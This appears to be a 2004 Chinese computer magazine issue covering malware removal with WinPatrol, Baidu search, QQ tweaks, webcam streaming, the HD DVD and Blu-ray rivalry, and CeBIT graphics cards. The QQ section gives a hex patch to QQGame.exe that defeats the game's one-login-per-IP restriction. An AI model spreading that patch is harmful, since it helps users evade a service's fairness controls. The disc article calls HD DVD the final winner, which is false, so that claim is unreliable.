Browser Helper Object的简称，中文意思为浏览器辅助对象，基本上是一些以DLL文件的形态出现在电脑中的小程序，通过IE(有时甚至是Windows“资源管理器”)的开启，系统便会读取埋藏在“注册表”中的一些键值，从而将有关的DLL文件载入执行(事实上，IE启动时，它会载入系统中所有可以找到的BHO)。

BHO是从IE 4.x开始就引进的一种技术，微软的原意是方便软件开发商改装或优化用户的IE，为用户提供更体贴的服务及功能。

(2)BHO无所不能

BHO的能耐很大，基本上软件制作者想干什么，就可以通过BHO在用户的电脑上干什么。

(3)BHO会隐身

BHO的存在是可以“看得见”或“隐身看不见”的，看到的包括某些软件为IE工具栏加上的按钮，比如“金山词霸”、“FlashGet”等；而看不到也不少，比如FlashGet这类下载软件就是利用了BHO来监视及控制文件的下载。

(4)BHO如果被坏人利用

目前BHO经常被人滥用来做恶，比如监视用户的浏览习惯和爱好，然后将数据传回有关网站，更严重的则是修改IE主页设置、更改IE的标题信息、让IE不时弹出广告窗口等。

对病毒和木马，可以使用病毒及网络防火墙防御，可危险不仅仅来自这里，在系统中还有很多重要的区域是需要重点防御的。比如，可能会被病毒所利用的启动项、计划任务、服务、BHO以及可能会泄漏隐私的Cookies等，对于这些区域的防御就需要请一只“看门狗”了。

WinPatrol小档案

软件版本:7.0.0.5　　软件大小:779KB
软件类型:免费软件　　适用平台:Windows 98/Me/2000/XP
下载地址:http://www.newhua.com/cfan/200408/wpsetup.exe
软件备注:WinPatrol分为免费及共享(需付费注册)两个版本,两者基本功能相同,只是注册后,你可以链接到软件网站上查看一些程序的资料信息。

进入软件后，就会打开如图2所示的界面，当点击不同的选项卡时，就可以打开不同的列表，清除恶意BHO、可疑木马。



图2 几乎所有的选项卡下都会像“Startup Programs”一样，显示所有项目对应的文件名，也基本上都有把项目从列表中删除的“Remove”按钮

1.实战杀木马

实战分析:首先结束掉系统中的可疑木马进程，然后查找启动项、计划任务及服务中是否有木马相关的程序，如果有则进行清理。

(1)点击“IE Helpers”选项卡，查找可疑BHO(DLL或EXE文件)，然后点击“Remove”删除。

(2)点击“Active Tasks”选项卡，查找可疑进程，发现后点击“Kill Task”按钮将它杀死。

(3)点击“Startup Programs”选项卡下查看可疑的程序，使用方法可以参考图2。

(4)点击“Scheduled Tasks”选项卡，查看系统中是否有可疑的计划任务，如果有则选中并点击“Remove”按钮删除。

(5)点击“Services”选项卡，勾选最下面的“List non-Microsoft Services only”(只列出所有非微软的服务项)，这样可快速找到那些可疑的病毒服务项。找到后双击，并在弹出窗口中点击“Stop”按钮，然后根据显示的程序名，删除该程序。

2.软件的强力报警功能

除了前面介绍各种功能外，软件还具有强大的报警功能(见图3)，其中启动项的报警功能非常少见，通过它可以随时知道系统是否被修改了，相当于一个不错的防火墙。



图3

小编有话说:强烈推荐使用多页面浏览器，MyIE2、GreenBrowser遭受袭击的概率比IE小得多；使用Windows XP的朋友，如果打开了系统还原功能，在第一次发现IE被绑架后，可以考虑马上对系统进行还原恢复操作。 CF [WL02]

无所不能攻略之 眉尖刀：百度新闻搜索

Baidu百度 www.baidu.com 我用百度 无所不能

上网看新闻是好多人每天必做的功课，如何在尽量短的时间、耗费尽量少的精力浏览到自己最关心的新闻呢？百度新闻http://news.baidu.com/应该就是你的选择！在这里，可以很方便地查看焦点新闻、热点专题。

1.用关键词找新闻

进入http://news.baidu.com/，输入某关键词，可以按照新闻全文或新闻标题两种方式搜索你需要的新闻。

⑴从指定新闻网站搜索

如果想从搜房网http://www.soufun.com/搜索含有"经济适用房"的相关信息，则关键词为"经济适用房 site:soufun.com"(不含www)。


⑵剔除某关键词

如果想搜索提到"礼品"但没有提到"北京"的新闻，则可以使用关键词"礼品 - 北京"。

⑶扩大搜索范围

如果想搜索含"电脑爱好者"或"CFan"的新闻，只要输入"电脑爱好者|CFan"即可。

2.免费订阅想要的新闻



点击"百度新闻订阅"(见图)或直接进入http://newsalert.baidu.com/na?cmd=0，可以根据关键词订阅自己想要的新闻，让新闻在你选择的时刻或即时发给你的邮箱。如果要退订，只要输入关键词和邮件地址，点击"取消订阅"即可。

3.以前的新闻轻松看

如果想查看过去的某天发生了什么历史事件，在"选择日期浏览历史新闻"处选择具体日期即可(见图)。

4.老家的新闻绝不放过

如果你的老家在湖北，但目前身在北京，那一定时刻关注着老家的"一举一动"，简单！在"地区新闻"中点击"更多→湖北"即可。

小提示

百度的新闻来自哪里？

点击"新闻源列表"，就可以查看到百度新闻的来源处，包括'专业新闻网站和地方信息港''专业及行业网站''政府及组织网站''报刊杂志及广播电视媒体'四大类。



论坛灌水"顶"字诀

搜索关键词：灌水 顶 马屁帖

灌水可以理解为在论坛疯狂发帖，"顶"字可谓灌水者的最爱。如果手握鼠标，看着帖子，想说点什么却又不知所云，那就"顶"吧！一来可以表示你的存在，二来可以赚取论坛积分，三来可以讨好帖子的主人……有这么一类人：他们无时不"顶"，无帖不"顶"，甚至连已经被"置顶"的帖子也"顶"，可谓深得"顶"字之要领。小渔采集了一些"前辈"的顶字妙帖，加以点评，止增笑耳。

最简洁——一个字，顶！

点评：直爽、干脆、实用，将灌水诠释得淋漓尽致，不过要么就是打字不熟练，要么就是懒得一塌糊涂。

最诗意——我曾经忘情于汉廷的歌赋，我曾经惊讶于李杜的诗才，我曾经流连于宋元的词曲；但现在，我才知道我有多么浅薄！

点评：评古论今，指点江山，激扬文字，原来"顶"也可以"顶"得如此有诗意。

最"唐僧"——看完楼主的帖子，我的心情久久不能平静，正如老子所云：……(此处省略N百字)苍天有眼，让我在有生之年得以观得如此精彩绝伦的帖子！一个字：顶！

点评：既能将马屁拍得恰到好处，又能让观者学到新东西……不过似乎最后一句才是关键^o^。

最脆弱——看完这篇帖子和楼上的回帖！我哭了！！

点评：男儿有泪不轻弹，此时不"弹"更待何时？

最惊人——我是本·拉登，正在基地顶你的帖子，向楼主致敬！

点评：本故事纯属虚构，没有雷同之可能！

最郁闷——论坛"30秒"发帖限制。

点评：管理员的设置严重阻碍了灌水事业的发展……



特别提示：灌水适合在论坛专门开辟的灌水区进行，对"妖言惑众"的话语可不要乱"顶"哟！

相关链接

★马屁帖指导教程：http://www.xici.net/main.asp?doc=32500929

★经典回帖之文字版：http://www.cnvbb.com/bbs/showthread.php?t=49850 [WL03]

看点
①原创第一手实用QQ秘技。
②解剖QQ安装文件夹，明白QQ整体结构，轻松塑造QQ高手。



我的QQ特立独行

——超强QQ秘技偷偷报

■北京　聊聊　CoolGe

上至九十九，下至刚会走，只要用电脑上过网的，就知道QQ，有的MM不知道E-mail是什么，但如果问她QQ是什么，她却要发一大堆牢骚，说什么QQ很麻烦，这不好那也不好……其实不是QQ不好，而是没有用好！

一、QQ超级技巧串串烧

1.抛弃QQ号 用用E-mail

QQ号越来越长，你不得不记下那一长串数字，而在告诉别人时，如果对方记错了一个数字，那可就要出笑话了。如果你也觉得这有些麻烦的话，那就试试用E-mail登录吧！

进入QQ，选择“QQ菜单→工具→E-mail绑定向导”，在文本框中输入E-mail地址，点击“下一步”。进入你绑定的E-mail邮箱，打开主题为“欢迎使用腾讯公司‘QQ号码－电子邮件’绑定服务”的邮件，点击“点击这里完成QQ号码－电子邮件绑定服务”即可完成绑定。以后登录QQ时，点击“电子邮箱”，然后在“电子邮箱”后的文本框中输入E-mail地址就可以登录了(见图1)。



图1　这样谁还去记那个长长的QQ号？

小提示

★如果想换一个绑定的E-mail，可以点击“QQ菜单→个人设定→联系方法”，然后点击“解除绑定”按钮即可。

★通过好友给你的E-mail添加QQ友：点击QQ面板“查找→自定义查找”，在“通过对方电子邮件地址”框下输入好友E-mail，点击“下一步”按钮进行查找、添加。

2.给QQ好友放电视

大家都知道通过QQ可以与好友进行视频语音聊天，其实还可以用QQ来给好友放电视节目！

Step1 前提是你需要拥有一块电视卡，单击“QQ菜单→工具→视频调节”打开QQ的“视频调节向导”窗口，在“视频设备”中选择你的电视卡设备。

Step2 单击“下一步→画质调节”打开“属性”窗口，在“Video Format”下拉列表中选择“NTSC(M)”，“Video Input”选择“Composite 2”，“Audio Setting”选择“Line In”，单击“确定”完成设置。

Step3 跟视频聊天一样，向好友发送视频聊天请求，待好友同意后，对方就可以收看你的电视节目了(见图2)。


图2　和好友一起看新闻频道的节目

3.别以为你换了马甲我就不认识你

QQ新版本中加入了类似MSN Messenger中的“好友登录提示功能”，该功能可以让你在第一时间看到哪个好友上线了的信息(包括该好友的QQ秀、号码和昵称)，非常实用。不过对于常常变换昵称和QQ秀的好友，你根本就不知道谁是谁了，真够让人苦恼的。下面就教你一招绝活，可以在好友上线时，你一下子就知道是谁，不管他是否修改昵称和QQ秀。

Step1 首先用Photoshop或者Windows的“画图”程序编辑一个能够反映某好友特征的图片，如该好友的照片，将图片大小设置为140像素(宽度)×226像素(高度)，保存为GIF格式，文件名为该好友的QQ号码，如好友的QQ号码为12345，则保存该图片为12345.GIF。


Step2 将图片复制到QQ安装目录的“\你的QQ号码\QQAVFile”文件夹(该文件夹下保存了所有好友的QQ秀图片)下，覆盖掉同名文件。

Step3 在资源管理器中将QQAVFile目录下的12345.GIF的文件属性设置为“只读”。

小提示

将12345.GIF文件设置为“只读”的目的是为了防止QQ自动读取服务器上存储的QQ秀图片，并覆盖掉我们DIY的那张图片。

经过上面的设置，当你的好友再登录时，QQ会弹出“好友登录提示框”，而且这个框是你自己打造出来的模样，不用担心好友更换QQ秀或者昵称认不得他了(见图3)！


图3　帅哥、靓女一看便知，如果你把你MM的照片放到这里，那她一定会非常HAPPY的

4.影音聊天设置技巧

进行视频及音频聊天时，由于受网络的影响，时常效果不好，不妨跟我来设置一下吧！

(1)音频设置:进入QQ后，点击“QQ菜单→工具→视频调节”，打开“视频调节向导”，然后直接点击“下一步”，在“语音质量”下拉菜单中选择“更小的带宽”，并把下面的声音过滤值滑块拖到最右侧的“低”上，点击“下一步”，开始视频设置。

(2)视频设置:先在“画面大小”下拉菜单中选择“小 128×96”，然后选择“优先保证视频流畅”，并把“图像质量”滑块拖到最左侧的“更大的压缩”，还可以视网络情况在“图像速度”处减小每秒钟显示的帧数，最后点击“完成”。

5.聊天记录非得要保存？

大家对QQ的安全性非常看重，尤其是在网吧上网时，不过QQ中没有任何设置能让我们选择“不在本地机器中保存聊天记录”，其实将“你的号码”文件夹下的MsgEx.db文件的属性设置为“只读”即可。

6.QQ邮件快收快发

QQ安装文件夹下有sm.swf和rm.swf两个Flash文件，分别把它们改名或删除，在使用QQ邮箱时就会减少播放这两个Flash的时间。

7.QQ游戏不能双开？

新版本QQ中内置了QQ游戏，不过腾讯公司为了游戏的公平原则，禁止同一个IP地址同时登录两个不同用户(避免同一个人申请两个账户，自己跟自己玩加分)。但这也给我们带来了一些麻烦，如果想一边玩俄罗斯方块一边玩四国军棋，那该怎么办？可以借助十六进制文件编辑软件(如UltraEdit、WinHex等)来对QQ动点小手术。具体方法如下:运行十六进制文件编辑软件，用它来打开QQ安装目录下的QQGame.exe文件，然后执行“搜索→查找”命令，在“查找内容”一项中输入“E87707000085C09090”，将其替换为“EB7707000085C09090”。这下就可以双管齐下，玩遍QQ游戏了！

二、揭开QQ目录的秘密

1.QQLoveFiles文件夹

这里保存了QQ好友的形象照片，我们同样可以利用修改好友QQ秀的方法来修改好友的形象照片，只要把任意GIF文件拷贝到该文件夹中，并改名为好友的QQ号即可。比较有趣的是，这个文件可以是GIF动画文件(如果QQ秀使用动画文件，会只显示第一帧)。

2.sound和QRingFiles文件夹

这里保存了QQ所有的声音文件，可以用任意声音文件(WAV格式)来替换这个文件夹下的文件，也可以使用专门的QQ换音软件来做同样的工作，如QQ换音精灵，下载地址为http://www.newhua.com/cfan/200408/music.rar。

3.skins文件夹

这里保存了QQ的所有皮肤，每个文件夹都有一个皮肤，我们可以从http://im.qq.com/cgi-bin/skin/skin等站点下载皮肤，让QQ更漂亮。

4.ShareFilesTemp及QQFileCache文件夹

很多朋友的QQ越来越大，有的甚至达到了1GB的占用空间，变得这么大的主要原因就是因为这两个文件夹的存在。对于文件的传送，QQ提供了共享文件夹及文件传送两种解决方法，由于这两种方法都支持断点续传，所以QQ就用这两个目录来临时保存未传送完的文件:前者用于保存QQ共享文件夹的未传送文件，后者用于保存QQ传送文件的未传送文件。因此当发现QQ空间占用过大时，可以考虑清空这两个文件夹下的文件。

5.newface文件夹

这里保存了QQ好友的头像文件，你可以使用同样大小的文件来代替它们，这样可以个性化好友的显示头像，需要注意:每个头像有三个文件，文件名分别为**-1、**-2、**-3，分别表示在线、离线、隐藏(下线)三种不同状态的图标。

小提示

在newface文件夹下有一个face.ini文件，用“记事本”打开该文件，这里定义了所有QQ面板显示的图标，你可以修改第一行的255为3，然后退出QQ，这样除了使用默认的企鹅头像的好友外，其他好友的头像都不会再显示了(见图4)。



图4 我的“清凉版”QQ

6.IMScene文件夹

这里保存了QQ的所有场景，场景文件分成不同的目录保存在IMScene文件夹的Scene子文件夹下。每个场景文件夹下都有图片(GIF格式)、音频文件(无扩展名)、脚本文件(QQS文件)及一个INFO文件(TXT格式)，如果你有兴趣，可以研究一下，制作出一个属于自己的场景文件(见图5)。



图5 个性化场景名称

7.Face文件夹

这里保存了QQ所有自带的表情符号，最好不要修改，不然别人发过来的表情符号和你显示的会有所不同。

8.mailImage文件夹

这里保存了一些与QQ邮件有关的图像文件，此文件夹下有mailBk、mailface两个子文件夹。

(1)mailBk文件夹下保存了QQ邮箱中的所有“信纸”图片，可以把一些好看的图片拷贝到该文件夹下，然后在用QQ邮箱撰写邮件时使用。

(2)mailface文件夹保存了QQ邮箱中的表情图标。这个文件夹的图标就是QQ提供的表情符号(见图6)，同样可以替换成我们所需要的，比如可以用任意一张GIF图替换1.GIF，当我们再次选择 图标时，就会

显示出新图标，即显示的外型不变，但使用时会变为新图标。



图6　表情符号的名称规则是：第一排从左至右为1.GIF、2.GIF、3.GIF……然后是第二排从左至右为11.GIF、12.GIF、13.GIF……

> 小提示
>
> 为了减小图片的体积，mailImage文件夹下的图标使用的是非动画版图标，如果你不在乎这部分带宽，可以把Face文件夹下的动画图标拷贝到mailImage文件夹下，注意：Face文件夹下的0.GIF是mailImage文件夹的1.GIF，Face下的1.GIF是mailImage下的2.GIF，依此类推。

9.Ad文件夹

这里存放着QQ的广告信息，可以手动设置让QQ不显示广告条。方法如下：

Step 1 记下该文件夹下所有后缀名为GIF的文件的文件名，然后删除掉这些文件。

Step 2 新建数个空白图片，并以记下来的名字命名，将其保存到Ad文件夹，并将其属性设置为“只读”。

Step 3 删除QQ安装目录下dat文件夹下的AD.GIF文件。

10.chatTheme文件夹

QQ聊天室里的图形及颜色文件，可以自定义修改。

11.chat文件夹

这里保存了QQ聊天室所需要的文件及图片，其中比较有意思的是Actions.txt，这个文件保存了QQ聊天时的动作。可以用任意文本编辑器打开该文件，在文件的最后增加一个动作。比如增加一行“放屁=#1对着#2放了一个很响的屁:”(表情的格式为“动作名=所作的动作”，其中“#1”代表自己，“#2”代表动作的对象)，然后进入QQ聊天室，就可以使用这个新动作了，比如A对B使用“放屁”表情，并进行问候，其结果就是“A对着B放了一个很响的屁:你好”^_^。

12.QQ号文件夹下的一些重要文件

MsgEx.db:在以前的QQ版本中，备份聊天记录需要备份QQ号所在的文件夹(要备份的文件过多)，在新版本中只要备份MsgEx.db即可。

Content_Config.ini:QQ自定义面板“收藏”下的内容

Config.db:QQ的配置文件

Notes.db:网络备忘录的所有信息都保存在该文件中

User.db:所有的好友信息

image文件夹:所有QQ好友给你发送的图片

QQGroupInfo_Log.txt:好友分组上传下载日志

QQMailAddr.dat:QQ邮箱地址簿文件

CustomFaceRecv文件夹:所有QQ好友给你发送的表情符号

CustomFace文件夹:所有导入的表情符号

CustomFace文件夹下保存的文件都是用文件本身的MD5码命名的，而每个文件都有一个与之配套的BMP图像，文件名为“原文件名+fixed.bmp”，比如一个文件名为013E67DA700C0527E8F36971133E56B7.gif的表情符号，与之配套的是013E67DA700C0527E8F36971133E56B7fixed.bmp，前面的GIF文件保存的是原表情符号，后面的BMP保存的是该文件在QQ表情符号列表中显示的样子。

在CustomFace文件夹下除了图片文件，还有一个名为face.xml的文件，这个文件用来定义所有的表情文件，你可以用任意文本编辑器打开该文件进行编辑。

利用CustomFace快速添加表情符号：现在网上有各种不同版本的QQ表情符号供下载，像笔者就是东下一个，西下一个，但每个表情库里都有一堆笔者不要的表情，所以每添加一次都要对表情符号重新整理一次，而笔者有两个QQ号，同样的工作要完成两次，非常麻烦，有没有简单的方法呢？




图7

其实只要先为任意QQ号添加、整理一次表情，然后再把该QQ号所在文件夹下的CustomFace目录覆盖另外一个QQ号中的同名目录，即可完成两个QQ号的表情同步。当然也可以把你的这个目录压缩后传给好友，与其他好友共享表情符号。

> 小资料
>
> 从聊天记录中找表情符号对应的文件
>
> 当好友给你发送表情符号后，怎样找到对应的图片文件呢？只要按照如图7所示的方法操作，就可以找到对应的文件了。

CF [WL04]

一分钟架设视频直播站

■ 北京 Sync

越来越多的网站开通了网络直播节目，想不想自己架设一个视频直播站，做回主持人呢？下面就教你如何利用Active WebCam架设，该软件与其他同类软件相比，操作更简单，而且它提供真正的实时视频（见图1），而不是一帧帧的图片。




图1 我建成的视频直播站

Active WebCam小档案

软件版本：4.5　软件大小：5171KB

软件性质：共享软件　适用平台：Windows 9x/Me/NT/2000/XP

下载地址：http://www.newhua.com/cfan/200408/awc-pys.exe

软件备注：未注册版本可试用30天，无任何功能限制。Active WebCam不光支持普通摄像头，还支持其他视频输出设备，如电视卡等。

1.导入视频和音频设备

运行Active WebCam，依次选择“File→New Camera”打开“Camera”设置窗口，切换到“Device”选项卡，勾选“Local Camera”，在“Preview Frame Rate”处设置每秒传送的视频帧数，在“Video Devices”下拉列表中选择你的摄像头，在“Audio Device”区域的“Sources”下拉列表中选择声音输出方式(见图2)。



图2 声音输出一般选择“Microphone”，也就是从话筒输出

小提示

★摄像头的选择：优先选用像素高的摄像头，像素越高，录制的视频流节目就越清晰。

★工作准备：安装摄像头及驱动程序，并检查声卡及其驱动程序，确保摄像头和声卡工作正常。

★Active WebCam还支持远程电脑上安装了Active WebCam的摄像头(选择“Remote Camera”，并指定其IP地址、端口号等)和网络上的摄像头(选择“Network IP Camera”，并指定IP地址、端口号等)。

★视频帧数的设置根据你的网络状况而定，如果网速很快则可将其值设置大一些，这样图像会更为流畅。

★单击“Video Capture Filter”，可以对摄像头的图像质量进行调节，如亮度、对比度、色调等。

★如果想给网友播放本地的音乐，则在“Sources”下拉菜单中选择“Line In”。

2.图像和字幕设置

接下来优化一下视频输出质量，再给视频上加入一些个性化的字幕，让我们的直播站点更专业。

Step1 切换到“Compression”选项卡，分别拖动“Image Quality”和“Sound Quality”设置图像的压缩比例，越往右图像质量越高，占用的带宽也就越高。

Step2 切换到“Captions”选项卡添加字幕，单击“Add Text Caption”添加文本字幕(见图3)，单击“Add Image Cpation”添加一个图片。




图3 看看我为直播电台做的台标

3.设置发布服务器

在本地设置好视频和音频输出信息后，接下来需要设置如何发布本地的视频和音频流到服务器上，以便网友们能够访问。

切换到“Broadcasting”选项卡，这里提供了三种发布方式：Remote Access(网友在远程通过Active WebCam访问视频节目)、HTTP Server(本地机架设了HTTP服务器，网友通过IE访问)、FTP Upload(利用FTP将视频节目上传到自己的主页空间，网友通过IE访问)。我们以上传到自己的主页空间为例，选中“FTP Upload”，单击“FTP Settings”打开设置窗口，设置FTP地址(Address of FTP Server)、用户名(User name)、密码(Password)、端口号(FTP Port)和上传的目录(Folder to Upload)，设置完毕单击“OK”。

4.建立访问网页

Step1 运行“Tools→Create Web page”打开网页制作向导窗口，单击“Next”，设置网页的属性：Page Title(网页标题)、Upper Caption(顶部显示信息)、Lower Cpation(视频标注信息)，还可以设置网页的文字、背景颜色，设置完毕后单击“Next”。设置时请使用英文，笔者在用中文进行测试时，打开的网页为乱码。

Step2 选择“Use Java Applet”，单击“Next”，选择“Upload to FTP Server”，再次单击“Next”，接下来设置网页的File Name(文件名)、Page Location(网页地址)，其他的信息软件已经默认帮我们填写完毕，不必做改动，设置完继续点击“Next”。

Step3 这时Active WebCam会自动创建网页并上传到你指定的FTP目录中，单击“Next”，最后单击“Finish”完成网页制作。

将“Page Location”中的网页地址告诉好友，让他们去你的直播站观光吧！ CF [WL05]

蓝色魅力
——HD DVD、Blu-ray Disc角逐下一代DVD标准

■ 北京　马放均　福建　昔时昔日

目前DVD刻录标准，4.7GB是最基本的容量，足足是一般CD光盘的7.4倍。DVD刻录机逐渐走入家庭，标准的争议也因为DVD-Dual以及DVD-Multi等复和式规格的推出，逐渐摆脱了彼此无法兼容的问题。然而下一代的DVD刻录标准，却已经提前开打。许多主流厂商，目前正积极规划下一代的光盘规格，以提供更快速、高容量的存储媒体，让家庭娱乐有更多的选择。和早期第一代DVD的情况类似的是，这次仍然出现了许多角逐者。

一、HD　DVD终成正果

东芝在取得DVD之战的胜利后，不仅升任DVD论坛技术委员会主席，而且也在光存储界异军突起。为了保住自己的有利地位，东芝一直没有放松过对新技术的研发。终于，2002年初在美国拉斯维加斯举行的CES　2002上，东芝率先展出了使用蓝色激光技术(又称蓝紫色)，将单面单层的存储容量提高到30GB的新一代光盘系统，这一容量可以录制3小时左右的HDTV❶(High-Definition　TV，高清晰度电视)节目影像。

DVD论坛在2003年11月正式认可了由东芝公司和NEC公司提出的HD　DVD-ROM　0.9光盘存储格式，而可擦写的HD　DVD-ARW规范则没有通过。单面单层HD　DVD-ROM的存储容量达到了15GB，双层也就是30GB，大小和现有DVD盘片相同，不过容量却是其3倍。HD　DVD使用12cm直径的盘片，其光盘构造与现行的DVD相同。HD　DVD与DVD一样采用0.6mm底板粘合而成，同时，HD　DVD还通过可变激光波长控制系统保持了对现有DVD盘片的兼容性，因此拥有可以与现行DVD的互换性。

随后，在今年2月份，DVD论坛又认可了可擦写规格的HD　DVD-RW，单面单层的存储容量达到20GB。

在CES　2004上，东芝和NEC联手进行了HD　DVD系列产品的展示(见图1)。不过由于HD　DVD的刻录技术还没有最终确定，两家公司展示的产品尽管具有刻录功能，不过均没有进行相应的演示。


图1

HD　DVD使用的是蓝紫色激光技术，波长为405nm，现有的DVD是使用红色激光技术，波长为635/650nm。HD　DVD其实是在AOD(Advanced　Optical　Disc)的基础之上发展而来的，与今天典型的DVD相比，这种技术可在光盘上压缩更多信息。所以，HD　DVD标准也称为高清晰度与高密度DVD。HD　DVD的标准数据传输率为36.55Mbps，约相当于现有DVD的3倍。

二、下一代DVD候选人：Blu-ray　Disc

另一方面，Sony与松下等10家公司共同加盟的Blu-ray　Disc　Founders，目前也正在积极推动下一代DVD光盘存储规格“Blu-ray　Disc”。Sony已在CES　2004上展出Blu-ray　Disc播放机的样机(见图2)。


图2

Blu-ray　Disc主要特征为：采用波长为405nm的蓝紫色激光技术，使得写入的密度增加。Blu-ray　Disc共准备有单面单层记录容量为23.3GB、25GB、27GB的三种类型可擦写光盘，光盘生产厂家可以根据技术水平进行选择。虽然Blu-ray　Disc也是使用直径为12cm的光盘(见图3)，不过无法兼容现有的CD、DVD盘片。其中，最高容量(27GB)大约相当于现行DVD的5倍，这一容量足以保证在画质不变的情况下，录制两个多小时的HDTV节目。Blue-ray　Disc的标准数据传输率为36Mbps，与HD　DVD基本相当。



图3

除可擦写光盘之外，还计划依次投产播放专用光盘、追记型光盘(就是一次刻录型)、单面双层容量为46.6GB、50GB、54GB的可擦写Blu-ray　Disc光盘等。这一点就比

名 词 解 释

❶ HDTV

High　Defintion　TeleVision，缩写为HDTV，即高清晰度电视。高清晰度电视必须至少具备720线逐行(720p)或1080线隔行(1080i)扫描的能力，屏幕纵横比为16:9，音频输出为5.1声道(杜比数字格式)，同时能兼容接收其他较低格式的信号并进行数字化处理重放。

DVD当时考虑要周全得多，目光也更长远，使得日后的发展有了更为可靠的基础，不会再像DVD那样，出现只读光盘一个标准，刻录光盘三分天下的局面。

2004年1月，戴尔、惠普宣布加入Blu-ray Disk阵营，而使该阵营如虎添翼，成为下一代DVD标准规格的呼声一度达到最高点。不过随着迪士尼、微软等重量级业者表态站在HD DVD这一边，局势大逆转，最后由HD DVD胜出。

三、结束语

2002年2月Sony与其他联盟公司，联袂推出Blu-ray Disc规格后，代表应用在HDTV市场的光存储技术与标准迈向了新里程碑。虽然时隔半年，东芝公司与NEC公司推出AOD规格互别苗头，但仍以Blu-ray Disc阵营声势最为浩大。但在2003年年底，DVD论坛通过HD DVD-ROM后，让分庭抗礼的两大蓝光DVD阵营势力互有消长。尤其是2004年2月，DVD论坛又通过了可擦写HD DVD规格，更让获胜的HD DVD阵营气势大振。随着各国数字电视开播在即，蓝光DVD的需求即将起飞，但HD DVD与Blu-ray Disc规格之争，是否如同现有的DVD刻录规格分歧一样，造成市场迟迟无法打开。

小资料

DVD的发展史

20世纪九十年代初，美国电影制片业顾问委员会起草了一份代表好莱坞七大电影制片公司的愿望书，其中一项就是要求能在一张CD中记录一部标准长度(135分钟)的视频节目，并要求高于LD的图像和声音质量(1990年年中提出此要求，1994年正式得到确定)。要知道VCD的图像分辨率只有352×240(NTSC制式)或352×288(PAL制式)，显然单从视频性能就不能满足上述要求。鉴于好莱坞影视集团在世界娱乐业中的影响力，硬件厂商又开始研制DVD(Digital Versatile Disc，数字通用光盘，最早称为Digital Video Disc，即数字视频光盘)。

与此同时，MPEG工作组在1991年也开发出了MPEG-2压缩编码方案，在相同的分辨率下，它比MPEG-1有高得多的压缩质量(平均压缩比约为1:40)，但是，如果采用高分辨率(后来DVD的分辨率是720×480[NTSC制式]和720×576[PAL制式]的分辨率)，存储媒介的容量就必须更大，数据传输率更高(最高达到10Mbps，而VCD只有1.15Mbps)。但当时为了照顾现有设备和CD光盘的可使用性，而采用了MPEG-1标准。若要采用MPEG-2标准就必须开发容量更大的光盘和全新的读取、刻录设备，因此研制大容量光盘系统成为第一任务。


1994年12月16日，索尼公司和飞利浦公司率先发表了单面双层、直径12cm的高密度多媒体CD的格式与技术指标，简称多媒体光盘系统(MMCD，Multi Media Compact Disc)，可以说这是第一个提出来的DVD技术规格。紧接着，在1995年1月24日，另一电气巨头东芝公司发布了另一个DVD规格——“超密度光盘系统”，简称SD(Super Density)，时至今日，这一简写仍用在东芝公司相关DVD产品的型号中，如DVD-ROM/RAM/RW。两家集团相持不下，最终在IT界与娱乐界的双方压力下，于1995年9月15日达成了统一标准，标准容量4.7GB(单面单层)，并最高可到17GB(双面双层)。

由于在标准制定中是由两个对立方相互妥协而成，所以在后来的DVD刻录标准之战中，索尼与飞利浦出走而成立了DVD+RW联盟，从而出现了DVD-R/RW、DVD-RAM、DVR+R/RW三大规格。

CF [YJ01]



经过四个月的劳累，《电脑爱好者VIP专刊——傻博士超经典问答》终于出炉了，相信读者朋友也会在近日看到这本盼望已久的宝典。不知道这道“免费的午餐”(仅赠送给2004年《电脑爱好者》全年订阅用户)大家是否满意？在制作本期杂志的期间，刚好是CeBIT 2004召开，所以也给大家带来许多新的信息。


图1

CeBIT 2004上，ATi及其合作厂商展示了RV380、R420、R423显卡实物。R423是R420的PCI Express 16×版本，RV380是RV360的PCI Express 16×版本。RV380显示芯片支持PCI Express 16×规格，显示芯片工作频率是350MHz，搭配600MHz DDR内存。R420显示芯片(见图1)内建12条像素渲染管线，显示芯片工作频率500MHz，搭载1GHz GDDR3显存。经过证实，R420显示芯片不支持PS3.0，仅支持PS2.0。R420因为硬件规格，在性能上可能输给NV40的16条像素渲染管线和1.2GHz显存。nVIDIA在NV40和R420竞争上采取了欺骗手段，最初出货给显卡厂商和游戏厂商的NV40显示卡样品采用8×2的渲染管线组合模式，ATi因此才会拿出只集成12条像素渲染管线的R420。

在CeBIT 2004大会上，我们也看到nVIDIA NV40显卡和显示芯片实物。尽管之前有传闻说NV40将内建2.1亿个晶体管，但是在Cebit 2004大会上看到的NV40却是集成1.75亿个晶体管的版本。NV40显卡样品搭载8颗32MB GDDR3显存芯片，需要2个4pin外接电源接口，而目前nVIDIA高端显卡只需要1个4pin电源接口。另外，NV40第一版将如期而至，NV45将是NV40的PCI Express 16×版本。


图2

